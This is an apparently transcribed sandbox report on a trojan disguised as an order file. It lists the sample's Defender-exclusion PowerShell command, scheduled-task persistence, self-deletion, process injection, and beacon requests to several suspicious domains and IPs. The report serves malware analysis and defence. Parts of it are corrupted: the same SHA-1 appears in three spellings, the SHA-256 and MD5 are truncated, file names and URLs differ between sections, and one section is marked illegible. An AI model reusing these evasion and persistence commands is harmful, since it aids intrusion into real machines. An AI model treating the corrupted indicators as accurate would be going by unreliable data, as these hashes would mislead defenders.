



Sandbox Analysis Report

Analysis Overview

Generated time:	2023/01/09 16:13:42 +00:00		
Submitter:	Manual Submission		
Overall risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_GEN.R002C0DA723		
Exploited vulnerabilities	-		
Analyzed objects	Microsoft Cabinet file	1 - GBO-98 BX074987 ORDER.cab	7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B
	MSIL Portable executable	1.1 - GBO-98 BX074987 ORDER.exe	F86EABED38A8917D194356C4B044CFF2AB776AFB

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	✓
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	

win7

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - GBO-98 BX074987 ORDER.cab (Microsoft Cabinet file)

File name	GBO-98 BX074987 ORDER.cab
File type	Microsoft Cabinet file
SHA-1	7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B
SHA-256	13E75FC51BE01E7B693D27E7CE2BE492C43542C3087EED899291657990A0B385
MD5	6B9057B0C800231BA230DC3149F1E6D6
TLSH	-
Size	549952 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - GBO-98 BX074987 ORDER.exe (MSIL Portable executable)

File name	GBO-98 BX074987 ORDER.exe
File type	MSIL Portable executable
SHA-1	F86EABED38A8917D194356C4B044CFF2AB776AFB
SHA-256	2CA4E89C22DF33515631FB4182B895CC33923DC6E3078692F2A11CFCAAFB16F
MD5	F73632E9BA41C771C8EC6C769FBA7AE
TLSH	-
Size	660992 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (5) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (14) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (14) Rootkit, cloaking (1) Suspicious network or messaging activity (20)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1
	Command-Line Interface	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1
	Scheduled Task	Characteristics: 1
Persistence	Hidden Files and Directories	Characteristics: 1
	Scheduled Task	Characteristics: 1
Privilege Escalation	Process Injection	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2
Defense Evasion	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
	Application Window Discovery	Characteristics: 1, 2, 3
	Process Discovery	Characteristics: 1, 2
Discovery	System Information Discovery	Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Commonly Used Port	Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1, 2, 3

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (5)

Characteristic	Significance	Details
Attempts to evade detection and analysis		Process ID: 3652 Info: Delays execution
Attempts to evade detection and analysis		Process ID: 1692 Info: Delays execution
Attempts to detect active running processes		Process ID: 3940 Info: enum processes
Attempts to detect active running processes		Process ID: 3856 Info: enum processes
Uses suspicious packer		File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup	■ ■ ■	%windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj
Adds scheduled task to automatically run at startup	■ ■ ■	Updates\VDvSJeNUIJdSZj /XML
Modifies file that can be used to infect systems	■ ■ ■	%APPDATA%\VDvSJeNUIJdSZj.exe

▼ File drop, download, sharing, or replication (10)

Characteristic	Significance	Details
Drops executable during installation	■ ■ ■	Dropping Process ID: 3856 File: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL
Executes dropped file	■ ■ ■	%TEMP%\tmpDA7.tmp"
Executes dropped file	■ ■ ■	File: %APPDATA%\VDvSJeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"
Executes dropped file	■ ■ ■	File: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpDA7.tmp"
Executes dropped file	■ ■ ■	File: %TEMP%\tmpDA7.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpDA7.tmp"
Creates multiple copies of a file	■ ■ ■	%APPDATA%\VDvSJeNUIJdSZj.exe
Copies self	■ ■ ■	File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe
Deletes to remove traces of the infection	■ ■ ■	%WorkingDir%\GBO-98 BX074987 ORDER.exe
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 4092 File: %WorkingDir%\GBO-98 BX074987 ORDER.exe Type: VSDT_EXE_MSIL
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 3856 File: %TEMP%\tmpDA7.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (14)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1692 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3940 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3856 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1692 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3812 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3856 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3736 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 4092 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3940 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3856 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3812 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 1692 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3940 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■ ■	Process ID: 3856 Info: Obtains system version from API result

▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as obfuscated script	■ ■ ■	File: GBO-98 BX074987 ORDER.exe SHA1: F86EABD38A8917D194356C4B044CFF2AB776AFB
Detected as probable malware	■ ■ ■	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	■ ■ ■	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUIJdSZj.exe SHA1: F86EABD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file	■ ■ ■	Global Detections: 0

▼ Process, service, or memory object change (14)

--

Characteristic	Significance	Details
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 1692 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 3940 Info: Obtains system level privileges
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 4092 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\GBO-98 BX074987 ORDER.exe"
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 4068 Image Path: %windir%\System32\control.exe
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 3964 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\VDvSJeNUIJdSZj /XML %TEMP%\tmpDA7.tmp
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 3940 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\VDvSJeNUIJdSZj.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Injected API: SetThreadContext Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Injected API: WriteProcessMemory Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: U...E...!V.υ.P.E.PV...
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 4036 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 3856 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\VDvSJeNUIJdSZj.exe

▼ Suspicious network or messaging activity (20)

Characteristic	Significance	Details
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.treesandstarsoracle.com
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.ifealafia.com
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.ttvip-13.net
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.achivego.site
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	www.treesandstarsoracle.com
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.achivego.site/#9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVUj1KOmn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIMO DHTPPje
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.ttvip-13.net/#9r5/?GVK=rWINong/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje
Attempts to connect to suspicious URL	<div><div></div><div></div><div></div></div>	http://www.ifealafia.com/#9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpiEDFPXIVMldnVww7IH1mAZgeaDaUF9+jvPE=&3f9=ZIMODHTPPje
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 57.128.150.56:80 Content: GET /#9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpiEDFPXIVMldnVww7IH1mAZgeaDaUF9+jvPE=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 162.255.119.239:80 Content: GET /#9r5/?GVK=rWINong/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 67.223.117.3:80 Content: GET /#9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVUj1KOmn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 57.128.150.56:80 Content: GET /#9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpiEDFPXIVMldnVww7IH1mAZgeaDaUF9+jvPE=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 162.255.119.239:80 Content: GET /#9r5/?GVK=rWINong/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: www.treesandstarsoracle.com:80 Content: GET /#9r5/?GVK=Jt3ZQ1PVhjsuEp883mw5FZiUMvBj21OLNFz4VT5STt6FjebrvnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 67.223.117.3:80 Content: GET /#9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVUj1KOmn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n\r\n
Queries DNS server	<div><div></div><div></div><div></div></div>	www.ifealafia.com
Queries DNS server	<div><div></div><div></div><div></div></div>	www.ttvip-13.net
Queries DNS server	<div><div></div><div></div><div></div></div>	www.treesandstarsoracle.com
Queries DNS server	<div><div></div><div></div><div></div></div>	www.achivego.site
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49183

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
www.treesandstarsoracle.com	-	53	-	-	-	GB0-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
www.ifealafia.com	57.128.150.56	53	-	-	-	GB0-98 BX074987 ORDER.exe
r20swj13mr.microsoft.com	72.21.81.200	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
www.ttvip-13.net	162.255.119.239	53	-	-	-	GB0-98 BX074987 ORDER.exe
www.achivego.site	67.223.117.3	53	-	-	-	GB0-98 BX074987 ORDER.exe
www.bing.com	13.107.21.200	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
api.bing.com	13.107.5.80	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
www.ifealafia.com	57.128.150.56	80	-	-	-	GB0-98 BX074987 ORDER.exe
www.treesandstarsoracle.com	-	80	-	-	-	GB0-98 BX074987 ORDER.exe
www.achivego.site	67.223.117.3	80	-	-	-	GB0-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	GB0-98 BX074987 ORDER.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GB0-98 BX074987 ORDER.exe
www.ttvip-13.net	162.255.119.239	80	-	-	-	GB0-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GB0-98 BX074987 ORDER.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GBO-98 BX074987 ORDER.exe
https://fevlist.microsoft.com/fe11blocklist/1401746408/versionlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	GBO-98 BX074987 ORDER.exe
http://www.achivego.site/f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://www.ttvip-13.net/f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://www.ifealafia.com/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje	Newly Observed Domain	-	-	GBO-98 BX074987 ORDER.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?47a4fbb6401d98b4	Computers / Internet	No risk	-	GBO-98 BX074987 ORDER.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
VDvSJeNUUJdSZj.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	660992	F86EAEBD38A8917D194356C4B044CFF2AB776AFB
PJLEQ77QSM3C94QZZN59.tem p	No risk	-	-	-	8016	DF6CA0527C7A1E22CACC35608C6A48C0A13A45AF
d93f411851d7c929.customDestin ations-ms~RF1c87f4.TMP	No risk	-	-	-	8016	138BBB6356079FC92C29F1B6FB07E4CBE48E76F3
d93f411851d7c929.customDestin ations-ms	No risk	-	-	-	8016	DF6CA0527C7A1E22CACC35608C6A48C0A13A45AF
GDIPFONTCACHEV1.DAT	No risk	-	-	-	149896	6317E3C39418903DA4FD4BC8FF30DEDD479F7B8D
tmpDA7.tmp	No risk	-	-	-	1618	1F3A9C9CA5A3F1C891AB6D960C6497BDC E792E6F
VDvSJeNUUJdSZ	No risk	-	-	-	3330	AF37FA9289C6B05E4865893AB8B55258222E9681

▼ Suspicious Objects

Type	Object	Risk Level
URL	http://www.ttvip-13.net:80/f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTPPje	Medium
Domain	www.ifealafia.com	Medium
URL	http://www.ifealafia.com:80/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje	Medium
Domain	www.treesandstarsoracle.com	Medium
Domain	www.ttvip-13.net	Medium
Domain	www.achivego.site	Medium
File (SHA1)	F86EAEBD38A8917D194356C4B044CFF2AB776AFB	High
URL	http://www.achivego.site:80/f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje	Medium

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.ifealafia.com		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.ttvip-13.net		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.achivego.site		
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.achivego.site/f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.ttvip-13.net/f9r5/?GVK=WINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTPPje		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.ifealafia.com/f9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje		

Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VdVsJeNUIJdSZj.exe SHA1: F86EABD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 1ceef0, 0, 0, 0) Return: 3d6f20		3856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3856 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (3d6f20, 1ceef0) Return: 1		3856
Call System API	API Name: GetVersionExA Args: (4240a0) Return: 1		3856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3856 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 1cebe8, 0, 0, 0) Return: 3d7420		3856
Call System API	API Name: CryptExportKey Args: (3d7660, 0, 6, 0, 0, 1cbc88) Return: 1		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 1ca4e8, 0, 0, 0) Return: 3d77e0		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 1c9b90, 0, 0, 0) Return: 3d78a0		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#*, 0, 1cacc8, 0, 0, 0) Return: 3d7b60		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\SMDiagnostics*, 0, 1cbf50, 0, 0, 0) Return: 47cfe0		3856
Call Filesystem API	API Name: FindNextFileW Args: (47cfe0, 1cbf50) Return: 1		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 1cb680, 0, 0, 0) Return: 47cfe0		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 1cbf38, 0, 0, 0) Return: 47cfe0		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 1cb770, 0, 0, 0) Return: 47d1a0		3856
Call Filesystem API	API Name: FindNextFileW Args: (47d1a0, 1cb770) Return: 1		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4		3856
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3856 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c		3856
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 1cb3b8, 0, 0, 0) Return: 47d360		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 1caa60, 0, 0, 0) Return: 47d420		3856
Call System API	API Name: GetVersionExA Args: (1cdd5c) Return: 1		3856
Call System API	API Name: GetVersionExA Args: (73b334f0) Return: 1		3856
Add File	Path: %LOCALAPPDATA%\GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS		3856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 1cab68, 0, 0, 0) Return: 47d660		3856
Call Filesystem API	API Name: FindNextFileW Args: (47d660, 1cab68) Return: 1		3856
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAEAO29B2AcSZYI9tynt\SVvK1+B0oQIAYBMk2JBAEOzBiM3mkuwdaUqKasgcpIVmVdZhZaZO2dvPfee++999577733ujudTI#33/8/XGZkAWzZkra...) Return: 1F8B08000000000000...		3856
Detection	Threat Characteristic: Detected as obfuscated script File: GBO-98 BX074987 ORDER.exe SHA1: F86EABD38A8917D194356C4B044CFF2AB776AFB		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		3856
Call System API	API Name: System.Convert::FromBase64String Args: (VHJhbnNhY3Rpb25hbEIP) Return: 5472616E73616374...		3856
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		3856
Add File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		3856
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 3856 File: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\VDvSJeNUIJdSZj.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe		
Write File	Path: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL		3856
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\VDvSJeNUIJdSZj.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, %APPDATA%\VDvSJeNUIJdSZj.exe, 0, 0, 0, 1) Return: 1		3856
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\VDvSJeNUIJdSZj.exe		

[illegible]

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3856	3940
Detection	Threat Characteristic: Creates process in system directory Process ID: 3964 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\VDvSJeNUIJdSZj /XML %TEMP%\tmpDA7.tmp		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup Updates\VDvSJeNUIJdSZj /XML		
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f320250, -1, 6e8d0, 6e8cc, 0) Return: 0	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3856	3940
